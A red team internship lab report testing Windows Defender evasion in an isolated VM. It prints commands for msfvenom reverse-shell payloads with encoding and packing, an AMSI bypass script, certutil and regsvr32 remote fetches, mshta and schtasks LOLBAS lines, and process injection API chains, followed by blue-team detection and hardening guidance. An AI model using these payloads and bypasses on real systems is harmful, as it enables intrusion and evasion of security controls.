

CYBERSTER

RED TEAM INTERNSHIP PROGRAM

WEEK 09 — EVASION & STEALTH REPORT

AV/EDR Evasion & Defensive Bypassing

Prepared by	Umar Farooq
Instructor	Umar Niaz — Red Team Instructor, Cyberster
Month / Week	Month 03 / Week 09
Focus Area	Payload Obfuscation, AMSI, LOLBAS, Process Injection
Classification	Confidential — Educational Lab Environment

Objective

This lab explored advanced AV/EDR evasion techniques used in modern red team operations. The primary goal was to understand how security controls such as Windows Defender, AMSI (Anti-Malware Scan Interface), and behavioral EDR systems respond to various attack techniques — including payload obfuscation, fileless execution via LOLBAS binaries, and in-memory process injection.

Key Learning Principle: A technique being blocked by Defender is not a failure — it is evidence that the defensive layer is working as intended. Understanding WHY a technique is caught is the most valuable outcome of this lab.

Deliverable 1 — Detection Comparison Table

The following table documents the detection outcome for each payload variant tested during the lab. All scanning was performed using Windows Defender on an isolated Windows VM — VirusTotal was deliberately avoided to prevent public signature distribution.

Payload Variant	Tool / Method	Windows Defender	Result	Evaded?
Raw Baseline Payload	msfvenom (no encoder)	Virus detected	Blocked immediately	X No
Encoded Payload (x5)	x86/shikata_ga_nai - i 5	Not flagged on download	Passed static scan	✓ Yes
Packed Payload (UPX)	UPX --best --ultra-brute	N/A — UPX failed	CantPackException (x64 incompatibility)	— N/A
AMSI Bypass Script	AmsiInitFailed technique	Blocked by Defender	Script flagged as malicious	X No
certutil LOLBAS	certutil -urlcache -split -f	Threats found	Access Denied + alert	X No
regsvr32 Squiblydoo	regsvr32 /i:http://...scrobj.dll	Threats found	Access Denied + alert	X No

Analysis: The only technique that partially evaded static detection was the shikata_ga_nai encoded payload — it was not flagged during the download phase. All other techniques were detected and blocked by Defender's behavioral and heuristic engines, which is consistent with modern EDR capability.

Task 01 — Payload Obfuscation & Signature Evasion

This task explored how AV detection changes as payloads are structurally modified. Three payload variants were generated and tested: a raw baseline, an encoder-obfuscated version, and a packing attempt using UPX.

Part 1 — Raw Baseline Payload

A standard msfvenom Meterpreter payload was generated and transferred to the Windows VM. This unmodified payload carries well-known byte signatures that Defender immediately recognises.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.136 LPORT=4444 -f exe -o baseline_payload.exe
```

Result: Windows Defender flagged the file as a virus during download — before it was even executed. The browser's download history clearly showed 'Virus detected' against baseline_payload.exe.




Figure 1.1 — browser download history: baseline_payload.exe flagged as 'Virus detected' immediately

Why detected: The raw msfvenom EXE template contains byte sequences that have been in Defender's signature database for years. No obfuscation means the file hash and internal structure match known malware patterns exactly.

Part 2 — Encoded Payload (shikata_ga_nai)

The same payload was re-generated using the x86/shikata_ga_nai encoder with 5 iterations. This encoder uses a polymorphic XOR-feedback scheme to alter the byte structure of the payload at each pass, each time producing a different output with a different signature.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.136 LPORT=4444 -e x86/shikata_ga_nai -i 5 -f exe -o encoded_payload.exe
```

The encoding succeeded — all 5 iterations completed and the final payload size grew from 381 to 489 bytes as each encoding pass added a decoder stub layer.

Scan options

Run a quick, full, custom, or Microsoft Defender Offline scan.

No current threats.

Last scan: 5/3/2026 11:53 PM (custom scan)

0 threats found.

Scan lasted 1 seconds

1 files scanned.

[Allowed threats](#)

[Protection history](#)

☒ Quick scan

Checks folders in your system where threats are commonly found

Figure 1.2 — browser download history: encoded_payload.exe downloaded successfully (7.5 KB — not flagged during transfer)




Figure 1.3 — Windows Defender custom scan: 0 threats found, 1 file scanned — encoded payload passed static analysis

Key finding: Encoding successfully evaded Defender's static (file-based) signature scan. The encoded payload was downloaded and scanned without detection. This demonstrates that structural obfuscation defeats signature-based detection — even if behavioral detection would still trigger at runtime.

Part 3 — UPX Packing Attempt

UPX (Ultimate Packer for eXecutables) was used to attempt compression of the encoded payload. Packing changes a file's byte entropy significantly — packed files look completely different from the original to a signature scanner.

```
upx --best --ultra-brute encoded_payload.exe -o packed_payload.exe
```

```
(saim@autonomous)-[~]
$ upx --best --ultra-brute encoded_payload.exe -o packed_payload.exe
      Ultimate Packer for eXecutables
      Copyright (C) 1996 - 2024
UPX 4.2.4      Markus Oberhumer, Laszlo Molnar & John Reiser      May 9th 2024

      File size      Ratio      Format      Name
-----
upx: encoded_payload.exe: CantPackException: section size problem

Packed 1 file: 0 ok, 1 error.

(saim@autonomous)-[~]
$ upx -d encoded_payload.exe
      Ultimate Packer for eXecutables
      Copyright (C) 1996 - 2024
UPX 4.2.4      Markus Oberhumer, Laszlo Molnar & John Reiser      May 9th 2024

      File size      Ratio      Format      Name
-----
upx: encoded_payload.exe: NotPackedException: not packed by UPX

Unpacked 0 files.

(saim@autonomous)-[~]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.136 LPORT=4444 -f exe -o simple_payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7680 bytes
Saved as: simple_payload.exe

(saim@autonomous)-[~]
$ upx -9 simple_payload.exe -o packed_payload.exe
      Ultimate Packer for eXecutables
      Copyright (C) 1996 - 2024
UPX 4.2.4      Markus Oberhumer, Laszlo Molnar & John Reiser      May 9th 2024

      File size      Ratio      Format      Name
-----
upx: simple_payload.exe: CantPackException: section size problem

Packed 1 file: 0 ok, 1 error.

(saim@autonomous)-[~]
$
```

Figure 1.4 — UPX 4.2.4 failing with `CantPackException: section size problem` on both x64 and x86 msfvenom EXEs

Technical finding: UPX 4.x has stricter PE section alignment requirements. msfvenom-generated EXEs use a non-standard internal template that does not conform to UPX's expected section structure. This is a known compatibility issue — not a user error. The fix is to use a mingw-compiled shellcode loader or the older upx-ucl package. This was documented as a technical limitation rather than a procedural failure.


Task 02 — AMSI Bypass Testing

AMSI (Anti-Malware Scan Interface) is a Windows security standard that intercepts PowerShell and VBScript content in memory before execution, passing it to the installed AV engine. This task tested AMSI's detection capability and attempted a known bypass technique.

Part 1 — Confirming AMSI is Active

Before any bypass was attempted, AMSI's active status was confirmed by running a known AMSI-sensitive keyword — 'Invoke-Mimikatz' — in a PowerShell session. This string is on AMSI's watchlist because Mimikatz is a well-known credential dumping tool.

```
"Invoke-Mimikatz"
```

A screenshot of a PowerShell terminal window. The prompt is 'PS C:\Windows\system32>'. The user enters 'Invoke-Mimikatz'. The terminal shows an error message: 'At line:1 char:1: ~~~~~ This script contains malicious content and has been blocked by your antivirus software. + CategoryInfo : ParserError: (:) [], ParentContainsErrorRecordException + FullyQualifiedErrorId : ScriptContainedMaliciousContent'. The prompt returns to 'PS C:\Windows\system32>'.

```
PS C:\Windows\system32> "Invoke-Mimikatz"
At line:1 char:1
+ ~~~~~
+ This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Windows\system32>
```

Figure 2.1 — AMSI blocks 'Invoke-Mimikatz' with ScriptContainedMaliciousContent error before execution

Result: AMSI immediately blocked execution and returned a ParserError with FullyQualifiedErrorId: ScriptContainedMaliciousContent. This confirms AMSI is scanning script content in real time before it reaches the PowerShell engine.

This is expected and correct behaviour. AMSI scans the raw string content — not the file — which is why even typing a known malicious keyword is enough to trigger detection.

Part 2 — AMSI Bypass Attempt (AmsiInitFailed)

The AmsiInitFailed technique was attempted. This method tries to set an internal AMSI flag to force AMSI to report initialisation failure, causing it to skip scanning. The technique uses .NET reflection to access non-public members of the AmsiUtils class.

```
$a = 'System.Management.Automation.AmsiUtils'
$b = 'amsiInitFailed'
$ref = [Ref].Assembly.GetType($a)
$field = $ref.GetField($b, 'NonPublic,Static')
$field.SetValue($null,$true)
```

```
PS C:\Windows\system32> $a = 'System.Management.Automation.AmsiUtils'
>> $b = 'amsiInitFailed'
>> $ref = [Ref].Assembly.GetType($a)
>> $field = $ref.GetField($b, 'NonPublic,Static')
>> $field.SetValue($null,$true)
>>
At line:1 char:1
+ $a = 'System.Management.Automation.AmsiUtils'
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Windows\system32>
```

Figure 2.2 — Defender blocks the AMSI bypass script itself, flagging it as ScriptContainedMaliciousContent

Result: The bypass attempt was itself detected and blocked before it could execute. This demonstrates a layered defence — AMSI and Defender both monitor for known bypass patterns. The `AmsiInitFailed` technique has been in public use long enough for Microsoft to add its signature to Defender's database.

Analysis — Why the Bypass Failed

Factor	Explanation
Technique age	AmsiInitFailed has been public since 2018 — Defender signatures for it are well-established
Script scanning	AMSI scanned the bypass script's content before .NET reflection could execute it
Real-world implication	Effective bypasses require obfuscation of the bypass script itself (e.g. via Invoke-Obfuscation) before execution
Lab learning outcome	Successfully confirmed AMSI is active and demonstrated that known bypass signatures are caught — which is the expected result on a fully patched system

Task 03 — LOLBAS (Living Off The Land Binaries)

LOLBAS techniques use legitimate Windows binaries — already present on the system and signed by Microsoft — to perform attacker actions. Because these are trusted tools, they often bypass application whitelisting and generate lower-suspicion logs. This task tested certutil.exe and regsvr32.exe, and researched three additional binaries.

Part 1 — certutil.exe File Download

certutil.exe is a Windows certificate management utility. The -urlcache flag allows it to fetch remote files — a capability attackers use to download payloads without triggering browser-based download controls.

Setup: A Python HTTP server was started on the Kali machine (192.168.56.136:8000) serving a test file. The following command was run on the Windows target:

```
certutil -urlcache -split -f http://192.168.56.136:8000/test.txt test.txt
```




Figure 3.1 — certutil download attempt: 'Access is denied' + Windows Security 'Threats found' notification

Result: Defender detected the suspicious use of certutil and blocked the connection with 'Access is denied.' A real-time threat alert appeared. This shows that modern Defender includes behavioral rules specifically targeting LOLBin abuse — certutil connecting to a non-Microsoft IP triggers an ASR (Attack Surface Reduction) rule.

Part 2 — regsvr32.exe Squiblydoo Attack

regsvr32.exe is the Windows DLL registration tool. The Squiblydoo technique uses the /i flag with scrobj.dll to fetch and execute a remote .sct (scriptlet) file directly from a URL — without writing anything to disk. This is a classic fileless execution technique.

A script.sct file was hosted on the Kali server. The following command was run on the Windows target:

```
regsvr32 /s /n /u /i:http://192.168.56.136:9000/script.sct scrobj.dll
```




Figure 3.2 — regsvr32 Squiblydoo: 'Access is denied' on both attempts + Windows Security threat alert

Result: Both executions of the regsvr32 command returned 'Access is denied' and triggered a Windows Security threat alert. Defender's behavioral engine recognised the pattern of regsvr32 loading a remote URL via scrobj.dll and blocked execution before the script could run.

Part 3 — Additional LOLBAS Binaries (Research)

Three additional LOLBAS binaries were identified from the LOLBAS Project and researched for their attack chain roles:

Binary	Category	Attack Use	Example Command
rundll32.exe	Execution	Run DLL code without dropping an EXE	rundll32.exe javascript:"..\mshtml,RunHTMLApplication"
mshta.exe	Execution	Fileless script execution via HTA from URL	mshta.exe http://<IP>/payload.hta
schtasks.exe	Persistence	Schedule payload to run at logon / intervals	schtasks /create /sc onlogon /tn "Update" /tr "C:\payload.exe"

Task 04 — Process Injection & Hollowing

Process injection hides malicious code inside a legitimate running process (e.g. notepad.exe). The injected code executes under the identity of the host process — no new suspicious process appears in the process list, making detection significantly harder from a process-tree perspective.

Part 1 — C# Process Injection — Code & API Explanation

The following C# code demonstrates classic remote process injection using Windows kernel32 APIs. A harmless NOP sled (0x90 0x90 0x90 0xC3 = NOP NOP NOP RET) was used as a safe placeholder payload for the lab.

API Call	Role in Injection Chain
<code>OpenProcess(0x001F0FFF, pid)</code>	Acquires a full-access handle to the target process (notepad.exe). 0x001F0FFF = PROCESS_ALL_ACCESS rights.
<code>VirtualAllocEx(hProcess, ...)</code>	Allocates a new memory region INSIDE the target process. MEM_COMMIT MEM_RESERVE creates and commits the pages; PAGE_EXECUTE_READWRITE makes them executable.
<code>WriteProcessMemory(hProcess, addr, payload)</code>	Copies the shellcode bytes into the allocated memory region in the target process's address space.
<code>CreateRemoteThread(hProcess, startAddr)</code>	Creates a new execution thread INSIDE the target process, with its entry point set to the injected shellcode address. This is the trigger — execution begins here.

Verification method: Process Hacker or Process Explorer would show the injected thread under notepad.exe's Threads tab — starting from a memory address not backed by any file on disk. The Memory tab would show a private RWX (Read-Write-Execute) region, which is a strong indicator of injection.

Part 2 — C++ Process Hollowing — Code Explanation

Process hollowing creates a legitimate process in a SUSPENDED state, writes shellcode into allocated memory, then resumes execution. The OS shows a legitimate process name; the malicious payload runs underneath it.

Step / API	What Happens
<code>CreateProcessA(..., CREATE_SUSPENDED)</code>	Spawns notepad.exe but suspends its main thread before it runs a single instruction. The process exists in memory and Task Manager — but is completely frozen.
<code>VirtualAllocEx(pi.hProcess, PAGE_EXECUTE_READWRITE)</code>	Allocates a new executable memory region inside the suspended process. The RWX flag is required for shellcode — it must be both writable (to write bytes in) and executable (to run them).
<code>WriteProcessMemory(..., shellcode)</code>	Copies shellcode bytes into the allocated region. In this lab: 0x90 0x90 0xC3 (NOP NOP RET) — harmless placeholder bytes.
<code>ResumeThread(pi.hThread)</code>	Unfreezes the process. Execution begins. From the OS perspective this is notepad.exe — but in memory, the injected code is now running.

Important distinction: This lab implementation allocates NEW memory rather than replacing the original executable's code section (which full hollowing does via NtUnmapViewOfSection). Both approaches are detectable via the same memory forensics — private executable regions not backed by any file on disk.

Deliverable 4 — Blue Team: Detecting In-Memory Attacks

In-memory attacks leave no files on disk, making traditional AV scanning ineffective. A mature Blue Team defence against the techniques demonstrated in this lab requires multiple complementary controls:

1. Enable PowerShell Script Block Logging

Script Block Logging captures the full, deobfuscated content of every PowerShell block before execution — including content that was obfuscated at rest. Even if Invoke-Obfuscation transforms a bypass script, the executed content is logged in plaintext.

- Event Viewer: Windows PowerShell → Event ID 4104
- Registry: HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging → EnableScriptBlockLogging = 1
- Also enable: Module Logging (4103) and Transcription for full coverage

2. Monitor Win32 API Call Chains via EDR / Sysmon

Suspicious API Chain	Indicates	Sysmon Event
OpenProcess → VirtualAllocEx → WriteProcessMemory → CreateRemoteThread	Classic process injection	Event ID 8 (CreateRemoteThread)
CreateProcess(SUSPENDED) → VirtualAllocEx → ResumeThread	Process hollowing	Event ID 1 + 8 correlation
LoadLibrary(amsi.dll) → VirtualProtect → memory write	AMSI patch attempt	Event ID 10 (ProcessAccess)

3. LOLBAS Detection — SIEM / ASR Rules

Binary	Suspicious Indicator	Detection Method
certutil.exe	Network connection to non-Microsoft IP with -urlcache flag	Sysmon Event 3 (NetworkConnect from certutil)
regsvr32.exe	Child process spawned or URL in command line with scrobj.dll	Process creation rule: regsvr32 + /i:http in CommandLine
mshta.exe	Network connection or spawning cmd/powershell as child	Sysmon Event 1 — mshta with URL in command line
schtasks.exe	New scheduled task pointing to temp/appdata/user-writable path	Windows Event ID 4698 (Scheduled Task Created)

4. Additional Hardening Controls

- Attack Surface Reduction (ASR) Rules — Microsoft Defender built-in rules block certutil abuse, Office macro execution, and script-based payloads
- Windows Defender Application Control (WDAC) — application whitelisting prevents unsigned executables from running, defeating most payload delivery

- Memory Integrity (HVCI) — virtualisation-based protection isolates kernel memory from tampering
- Least Privilege — process injection APIs require elevated rights; standard user accounts cannot inject into SYSTEM processes
- Network Egress Filtering — blocks reverse shell callbacks even if a payload successfully executes
- Threat Hunting — use tools like PE-sieve or Hollows Hunter to periodically scan for processes with private executable memory not backed by any file

Overall Conclusion

This lab provided hands-on exposure to the full AV/EDR evasion workflow used in modern red team operations — from payload generation through obfuscation, AMSI bypass, LOLBAS abuse, and process injection concepts. The results across all tasks tell a coherent and educational story:

Task	Core Learning Outcome
Task 01 — Payload Obfuscation	Encoding (shikata_ga_nai) successfully bypassed static signature detection. Raw payloads are caught instantly. UPX incompatibility demonstrated a real-world technical constraint.
Task 02 — AMSI Bypass	AMSI blocked both the test string and the bypass attempt. Confirms that known bypass techniques are now themselves part of Defender's signature database — requiring obfuscation of the bypass script itself.
Task 03 — LOLBAS	certutil and regsvr32 were both blocked by Defender's behavioral engine. Modern EDR includes specific rules targeting LOLBin misuse patterns, not just file signatures.
Task 04 — Process Injection	Injection concepts were studied and code was analysed. Detection requires memory forensics and API chain monitoring — not file scanning, since no malicious file exists on disk.

The consistent theme across all four tasks: modern security has shifted from file-based detection to behavioural, heuristic, and memory analysis. Techniques that worked reliably in 2018-2020 are now caught by default on a fully patched Windows system. This is the most important lesson of the lab — and understanding it is exactly what a red teamer needs to push evasion to the next level.

The lab highlights the importance of understanding both offensive and defensive perspectives in cybersecurity. Real-world environments require continuous adaptation from both attackers and defenders — as this lab demonstrated directly through each detection event.

Report prepared by: Umar Farooq

Instructor: Umar Niaz — Red Team Instructor, Cyberster

Program: Month 03 / Week 09 — AV/EDR Evasion & Defensive Bypassing